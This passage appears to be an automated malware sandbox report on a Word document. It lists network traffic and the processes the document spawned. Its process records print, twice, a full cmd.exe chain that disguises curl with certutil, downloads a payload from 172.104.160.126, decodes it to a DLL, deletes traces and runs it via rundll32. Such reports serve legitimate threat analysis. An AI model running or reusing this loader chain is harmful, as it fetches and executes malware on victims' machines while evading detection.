Jul 22, 2024 15:53:01.925563097 CEST	443	49174	142.250.203.100	192.168.2.22
Jul 22, 2024 15:53:01.925669909 CEST	49174	443	192.168.2.22	142.250.203.100
Jul 22, 2024 15:53:02.019361973 CEST	49174	443	192.168.2.22	142.250.203.100
Jul 22, 2024 15:53:02.019392967 CEST	443	49174	142.250.203.100	192.168.2.22
Jul 22, 2024 15:53:02.712658882 CEST	443	49174	142.250.203.100	192.168.2.22
Jul 22, 2024 15:53:02.713826895 CEST	49174	443	192.168.2.22	142.250.203.100
Jul 22, 2024 15:53:02.713850975 CEST	443	49174	142.250.203.100	192.168.2.22
Jul 22, 2024 15:53:02.714171886 CEST	443	49174	142.250.203.100	192.168.2.22
Jul 22, 2024 15:53:02.715807915 CEST	49174	443	192.168.2.22	142.250.203.100
Jul 22, 2024 15:53:02.715877056 CEST	443	49174	142.250.203.100	192.168.2.22
Jul 22, 2024 15:53:02.920512915 CEST	443	49174	142.250.203.100	192.168.2.22
Jul 22, 2024 15:53:02.920711994 CEST	49174	443	192.168.2.22	142.250.203.100
Jul 22, 2024 15:53:12.613501072 CEST	443	49174	142.250.203.100	192.168.2.22
Jul 22, 2024 15:53:12.613657951 CEST	443	49174	142.250.203.100	192.168.2.22
Jul 22, 2024 15:53:12.613740921 CEST	49174	443	192.168.2.22	142.250.203.100

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 22, 2024 15:51:57.115956068 CEST	53	62751	8.8.8.8	192.168.2.22
Jul 22, 2024 15:51:57.238284111 CEST	53	49881	8.8.8.8	192.168.2.22
Jul 22, 2024 15:51:58.478197098 CEST	53	63926	8.8.8.8	192.168.2.22
Jul 22, 2024 15:52:01.649885893 CEST	58095	53	192.168.2.22	8.8.8.8
Jul 22, 2024 15:52:01.650075912 CEST	54261	53	192.168.2.22	8.8.8.8
Jul 22, 2024 15:52:01.656579018 CEST	53	54261	8.8.8.8	192.168.2.22
Jul 22, 2024 15:52:01.657058001 CEST	53	58095	8.8.8.8	192.168.2.22
Jul 22, 2024 15:52:10.242295027 CEST	62453	53	192.168.2.22	8.8.8.8
Jul 22, 2024 15:52:10.242433071 CEST	50568	53	192.168.2.22	8.8.8.8
Jul 22, 2024 15:52:10.256547928 CEST	53	62453	8.8.8.8	192.168.2.22
Jul 22, 2024 15:52:10.284553051 CEST	53	50568	8.8.8.8	192.168.2.22
Jul 22, 2024 15:52:15.490757942 CEST	53	50337	8.8.8.8	192.168.2.22
Jul 22, 2024 15:52:22.489500999 CEST	53	53406	8.8.8.8	192.168.2.22
Jul 22, 2024 15:52:32.836777925 CEST	53	64687	8.8.8.8	192.168.2.22
Jul 22, 2024 15:52:50.519622087 CEST	53	51955	8.8.8.8	192.168.2.22
Jul 22, 2024 15:52:56.966444016 CEST	53	53060	8.8.8.8	192.168.2.22

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jul 22, 2024 15:52:10.284624100 CEST	192.168.2.22	8.8.8.8	d050	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Jul 22, 2024 15:52:01.649885893 CEST	192.168.2.22	8.8.8.8	0xd6a8	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)	false
Jul 22, 2024 15:52:01.650075912 CEST	192.168.2.22	8.8.8.8	0xd590	Standard query (0)	www.google.com	65	IN (0x0001)	false
Jul 22, 2024 15:52:10.242295027 CEST	192.168.2.22	8.8.8.8	0x8833	Standard query (0)	sb-ssl.google.com	A (IP address)	IN (0x0001)	false
Jul 22, 2024 15:52:10.242433071 CEST	192.168.2.22	8.8.8.8	0xfe39	Standard query (0)	sb-ssl.google.com	65	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jul 22, 2024 15:52:01.656579018 CEST	8.8.8.8	192.168.2.22	0xd590	No error (0)	www.google.com			65	IN (0x0001)	false
Jul 22, 2024 15:52:01.657058001 CEST	8.8.8.8	192.168.2.22	0xd6a8	No error (0)	www.google.com		142.250.203.100	A (IP address)	IN (0x0001)	false
Jul 22, 2024 15:52:10.256547928 CEST	8.8.8.8	192.168.2.22	0x8833	No error (0)	sb-ssl.google.com	sb-ssl.l.google.com		CNAME (Canonical name)	IN (0x0001)	false
Jul 22, 2024 15:52:10.256547928 CEST	8.8.8.8	192.168.2.22	0x8833	No error (0)	sb-ssl.l.google.com		172.217.168.14	A (IP address)	IN (0x0001)	false
Jul 22, 2024 15:52:10.284553051 CEST	8.8.8.8	192.168.2.22	0xfe39	No error (0)	sb-ssl.google.com	sb-ssl.l.google.com		CNAME (Canonical name)	IN (0x0001)	false

HTTP Request Dependency Graph

- sb-ssl.google.com

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: **1384**, Parent PID: **564**

General

Target ID:	0
Start time:	09:51:17
Start date:	22/07/2024
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f3b0000
File size:	1'423'704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

Registry Activities

Analysis Process: cmd.exe PID: **300**, Parent PID: **1384**

General

Target ID:	2
Start time:	09:51:19
Start date:	22/07/2024
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\cmd.exe" /c xcopy C:\Windows\System32\curl.exe C:\Users\user\AppData\Local\Temp & certutil -f -encode C:\Users\user\AppData\Local\Temp\curl.exe C:\Users\user\AppData\Local\Temp\curl.txt & certutil -f -decode C:\Users\user\AppData\Local\Temp\curl.txt C:\Users\user\AppData\Local\Temp\curl.exe & C:\Users\user\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/payload2.txt -o C:\Users\user\AppData\Local\Temp\mscorsvc.txt & certutil -f -decode C:\Users\user\AppData\Local\Temp\mscorsvc.txt C:\Users\user\AppData\Local\Temp\mscorsvc.dll & del C:\Users\user\AppData\Local\Temp\curl.exe & del C:\Users\user\AppData\Local\Temp\curl.txt & del C:\Users\user\AppData\Local\Temp\curl.exe & del C:\Users\user\AppData\Local\Temp\mscorsvc.txt & START " " rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain & exit
Imagebase:	0x4a610000
File size:	345'088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\curl.exe	success or wait	1	4A6203DD	DeleteFileW
C:\Users\user\AppData\Local\Temp\curl.txt	success or wait	1	4A6203DD	DeleteFileW

Analysis Process: xcopy.exe PID: **3096**, Parent PID: **300**

General

Target ID:	4
Start time:	09:51:19
Start date:	22/07/2024
Path:	C:\Windows\System32\xcopy.exe
Wow64 process (32bit):	false

Commandline:	xcopy C:\Windows\System32\curl.exe C:\Users\user\AppData\Local\Temp
Imagebase:	0xff890000
File size:	43'008 bytes
MD5 hash:	20CF8728C55A8743AAC86FB8D30EA898
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: certutil.exe PID: **3112**, Parent PID: **300**

General

Target ID:	5
Start time:	09:51:20
Start date:	22/07/2024
Path:	C:\Windows\System32\certutil.exe
Wow64 process (32bit):	false
Commandline:	certutil -f -encode C:\Users\user\AppData\Local\Temp\curl.exe C:\Users\user\AppData\Local\Temp\curl.txt
Imagebase:	0xffa90000
File size:	1'192'448 bytes
MD5 hash:	4586B77B18FA9A8518AF76CA8FD247D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\cer6529.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	FFB41B04	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\cer6529.tmp	success or wait	1	FFB41B34	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: certutil.exe PID: **3128**, Parent PID: **300**

General

Target ID:	6
Start time:	09:51:20

Start date:	22/07/2024
Path:	C:\Windows\System32\certutil.exe
Wow64 process (32bit):	false
Commandline:	certutil -f -decode C:\Users\user\AppData\Local\Temp\curl.txt C:\Users\user\AppData\Local\Temp\curl.exe
Imagebase:	0xff300000
File size:	1'192'448 bytes
MD5 hash:	4586B77B18FA9A8518AF76CA8FD247D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\cer6690.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	FF3B1B04	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\cer6690.tmp	success or wait	1	FF3B1B34	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: curl.exe PID: **3136**, Parent PID: **300**

General

Target ID:	7
Start time:	09:51:20
Start date:	22/07/2024
Path:	C:\Users\user\AppData\Local\Temp\curl.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/payload2.txt -o C:\Users\user\AppData\Local\Temp\mscorsvc.txt
Imagebase:	0x13f480000
File size:	530'944 bytes
MD5 hash:	EAC53DDAFB5CC9E780A7CC086CE7B2B1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, ReversingLabs
Reputation:	moderate
Has exited:	true

Analysis Process: certutil.exe PID: **3152**, Parent PID: **300**

General

Target ID:	8
Start time:	09:51:23
Start date:	22/07/2024
Path:	C:\Windows\System32\certutil.exe
Wow64 process (32bit):	false
Commandline:	certutil -f -decode C:\Users\user\AppData\Local\Temp\mscorsvc.txt C:\Users\user\AppData\Local\Temp\mscorsvc.dll
Imagebase:	0xff960000

File size:	1'192'448 bytes
MD5 hash:	4586B77B18FA9A8518AF76CA8FD247D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\cer7050.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	FFA11B04	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\cer7050.tmp	success or wait	1	FFA11B34	DeleteFileW

Analysis Process: rundll32.exe PID: **3160**, Parent PID: **300**

General

Target ID:	9
Start time:	09:51:23
Start date:	22/07/2024
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain
Imagebase:	0xff0a0000
File size:	45'568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: chrome.exe PID: **3236**, Parent PID: **1800**

General

Target ID:	10
Start time:	09:51:54
Start date:	22/07/2024
Path:	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --start-maximized "about:blank"
Imagebase:	0x13f6d0000
File size:	3'151'128 bytes
MD5 hash:	FFA2B8E17F645BCC20F0E0201FEF83ED
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	false

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: chrome.exe PID: **3428**, Parent PID: **3236**

General

Target ID:	11
Start time:	09:51:55
Start date:	22/07/2024
Path:	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1352 --field-trial-handle=1336,i,1046118267502221041 3,3013190625299692533,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationHintsFetching,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x13f6d0000
File size:	3'151'128 bytes
MD5 hash:	FFA2B8E17F645BCC20F0E0201FEF83ED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	false

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: chrome.exe PID: **300**, Parent PID: **1800**

General

Target ID:	14
Start time:	09:51:58
Start date:	22/07/2024
Path:	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" "https://go.microsoft.com/fwlink/?linkid=2280386"
Imagebase:	0x13f6d0000
File size:	3'151'128 bytes
MD5 hash:	FFA2B8E17F645BCC20F0E0201FEF83ED
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

Analysis Process: chrome.exe PID: **3224**, Parent PID: **3236**

General

Target ID:	15
Start time:	09:52:02
Start date:	22/07/2024
Path:	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=chrome.mojom.FileUtilService --lang=en-US --service-sandbox-type=service --mojo-platform-channel-handle=2208 --field-trial-handle=1336,i,10461182675022210413,3013190625299692533,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationHintsFetching,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x13f6d0000
File size:	3'151'128 bytes
MD5 hash:	FFA2B8E17F645BCC20F0E0201FEF83ED
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

Analysis Process: WINWORD.EXE PID: **300**, Parent PID: **564**

General

Target ID:	16
Start time:	09:52:16
Start date:	22/07/2024
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f3b0000
File size:	1'423'704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	false

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **3616**, Parent PID: **300**

General

Target ID:	17
Start time:	09:52:23
Start date:	22/07/2024
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\cmd.exe" /c xcopy C:\Windows\System32\curl.exe C:\Users\user\AppData\Local\Temp & certutil -f -encode C:\Users\user\AppData\Local\Temp\curl.exe C:\Users\user\AppData\Local\Temp\curl.txt & certutil -f -decode C:\Users\user\AppData\Local\Temp\curl.txt C:\Users\user\AppData\Local\Temp\curl.exe & C:\Users\user\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/payload2.txt -o C:\Users\user\AppData\Local\Temp\mscorsvc.txt & certutil -f -decode C:\Users\user\AppData\Local\Temp\mscorsvc.txt C:\Users\user\AppData\Local\Temp\mscorsvc.dll & del C:\Users\user\AppData\Local\Temp\curl.exe & del C:\Users\user\AppData\Local\Temp\curl.txt & del C:\Users\user\AppData\Local\Temp\curl.exe & del C:\Users\user\AppData\Local\Temp\mscorsvc.txt & START " " rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain & exit
Imagebase:	0x4a610000
File size:	345'088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: xcopy.exe PID: **3644**, Parent PID: **3616**

General

Target ID:	19
Start time:	09:52:23
Start date:	22/07/2024
Path:	C:\Windows\System32\xcopy.exe
Wow64 process (32bit):	false
Commandline:	xcopy C:\Windows\System32\curl.exe C:\Users\user\AppData\Local\Temp
Imagebase:	0xfffa0000
File size:	43'008 bytes
MD5 hash:	20CF8728C55A8743AAC86FB8D30EA898
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: certutil.exe PID: **3548**, Parent PID: **3616**

General

Target ID:	20
Start time:	09:52:24
Start date:	22/07/2024
Path:	C:\Windows\System32\certutil.exe

Wow64 process (32bit):	false
Commandline:	certutil -f -encode C:\Users\user\AppData\Local\Temp\curl.exe C:\Users\user\AppData\Local\Temp\curl.txt
Imagebase:	0xff760000
File size:	1'192'448 bytes
MD5 hash:	4586B77B18FA9A8518AF76CA8FD247D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\cer601A.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	FF811B04	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\cer601A.tmp	success or wait	1	FF811B34	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: certutil.exe PID: **3796**, Parent PID: **3616**

General

Target ID:	21
Start time:	09:52:24
Start date:	22/07/2024
Path:	C:\Windows\System32\certutil.exe
Wow64 process (32bit):	false
Commandline:	certutil -f -decode C:\Users\user\AppData\Local\Temp\curl.txt C:\Users\user\AppData\Local\Temp\curl.exe
Imagebase:	0xff350000
File size:	1'192'448 bytes
MD5 hash:	4586B77B18FA9A8518AF76CA8FD247D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\cer60A7.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	FF401B04	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\cer60A7.tmp	success or wait	1	FF401B34	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: curl.exe PID: **2432**, Parent PID: **3616**

General	
Target ID:	22
Start time:	09:52:24
Start date:	22/07/2024
Path:	C:\Users\user\AppData\Local\Temp\curl.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/payload2.txt -o C:\Users\user\AppData\Local\Temp\mscorsvc.txt
Imagebase:	0x13f300000
File size:	530'944 bytes
MD5 hash:	EAC53DDAFB5CC9E780A7CC086CE7B2B1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: certutil.exe PID: **2724**, Parent PID: **3616**

General	
Target ID:	23
Start time:	09:52:26
Start date:	22/07/2024
Path:	C:\Windows\System32\certutil.exe
Wow64 process (32bit):	false
Commandline:	certutil -f -decode C:\Users\user\AppData\Local\Temp\mscorsvc.txt C:\Users\user\AppData\Local\Temp\mscorsvc.dll
Imagebase:	0xffee0000
File size:	1'192'448 bytes
MD5 hash:	4586B77B18FA9A8518AF76CA8FD247D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\cer6873.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	FFF91B04	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\cer6873.tmp	success or wait	1	FFF91B34	DeleteFileW

Analysis Process: rundll32.exe PID: **2360**, Parent PID: **3616**

General	
Target ID:	24
Start time:	09:52:26
Start date:	22/07/2024
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain
Imagebase:	0xff780000
File size:	45'568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Disassembly

No disassembly